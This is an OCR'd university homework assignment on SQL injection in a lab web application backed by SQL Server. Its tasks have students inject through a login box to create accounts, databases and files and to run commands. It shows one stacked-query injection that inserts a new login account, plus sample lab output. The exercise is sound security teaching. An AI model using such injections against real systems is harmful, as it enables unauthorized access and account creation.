
Assignment #4: Database Attacks and Defense

- This is an individual assignment, and is worth 20 points.
- The due date is Saturday, Feb 20th, Midnight.
- You need to provide your answers to the "Homework #4 – Tasks.docx" file. Change the file name following the naming convention suggested below.
- Naming convention is as follows: homework, underscore, last name, first initial, and extension (e.g., Homework #4_ImG.docx). If you do not follow the convention, I will deduct 1.0.
- Do not copy any of the sample screenshots provided as illustrations.
- When you take a screenshot, please zoom in so that the output is visible.

- **(Task # 1)** Take a screenshot of the next screen after the injection. You must see the Logout button.




- **(Task # 2)** Enter the following injection in **Login name** box and make the Password box blank.

1. **Task #2A:** What is the constructed query that is passed on to SQL Server? If you study the code in **Login.aspx.cs**, you can figure out the constructed query. Also, refer to the class slides for ideas.


SELECT * FROM Login WHERE login_name='admin'; INSERT INTO login VALUES ('user500', 'blue');--

2. **Task #2B**: Go to the SQL Server and confirm that the account ('user500', 'blue') is indeed created in the login table. Provide a screenshot of the records in the table.



	name	principal_id	sid	type	type
1	sa	1	0x01	S	SQL
2	##MS_PolicyTsqlExecutionLogin##	257	0xB5BA3F49077DF14C95D37EBB67C49F8F	S	SQL
3	cis483service	271	0xC3C3FEDF06BCBA4F9E573EA550656E3C	S	SQL
4	##MS_PolicyEventProcessingLogin##	272	0x0B31C7692DC0B5439DF635FB7323437F	S	SQL

- **(Task # 3)** Enter the following two injections using **Login name** box. Leave the **Password** box blank. Show in screenshots that the database and the table are created. The table will be created in **Oldhouse** database.



- **(Task # 4)** Go to the directory **c:\Test** in Windows 2012 Server and locate **ipconfig2.txt** file. Open up the file and take a screenshot of its content.

```
Windows IP Configuration

   Host Name . . . . . . . . . . . . : WIN-AVP8P9ATULM
   Primary Dns Suffix  . . . . . . . :
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : cybercluster-internal

Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . : cybercluster-internal
   Description . . . . . . . . . . . : Intel(R) PRO/1000 MT Network Connection
   Physical Address. . . . . . . . . : EA-37-ED-28-4E-F9
   DHCP Enabled. . . . . . . . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::4d4d:7985:f593:8f1f%12(Preferred)
   IPv4 Address. . . . . . . . . . . : 192.168.1.5(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Lease Obtained. . . . . . . . . . : Saturday, February 20, 2021 7:34:26 PM
   Lease Expires . . . . . . . . . . : Sunday, February 21, 2021 7:34:26 PM
   Default Gateway . . . . . . . . . : 192.168.1.1
   DHCP Server . . . . . . . . . . . : 192.168.1.1
   DHCPv6 IAID . . . . . . . . . . . : 310801758
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-27-B3-7F-34-EA-37-ED-28-4E-F9
   DNS Servers . . . . . . . . . . . : 192.168.1.1
   NetBIOS over Tcpip. . . . . . . . : Enabled

Tunnel adapter isatap.cybercluster-internal:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : cybercluster-internal
   Description . . . . . . . . . . . : Microsoft ISATAP Adapter #2
   Physical Address. . . . . . . . . : 00-00-00-00-00-00-00-E0
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
```

- **(Task # 5)** Take a screenshot of Windows Task manager that is running **ping.exe**. If the ping process disappears quickly, increase the counter ‘n’. If you cannot capture the screen, just report it after confirming the injection is working.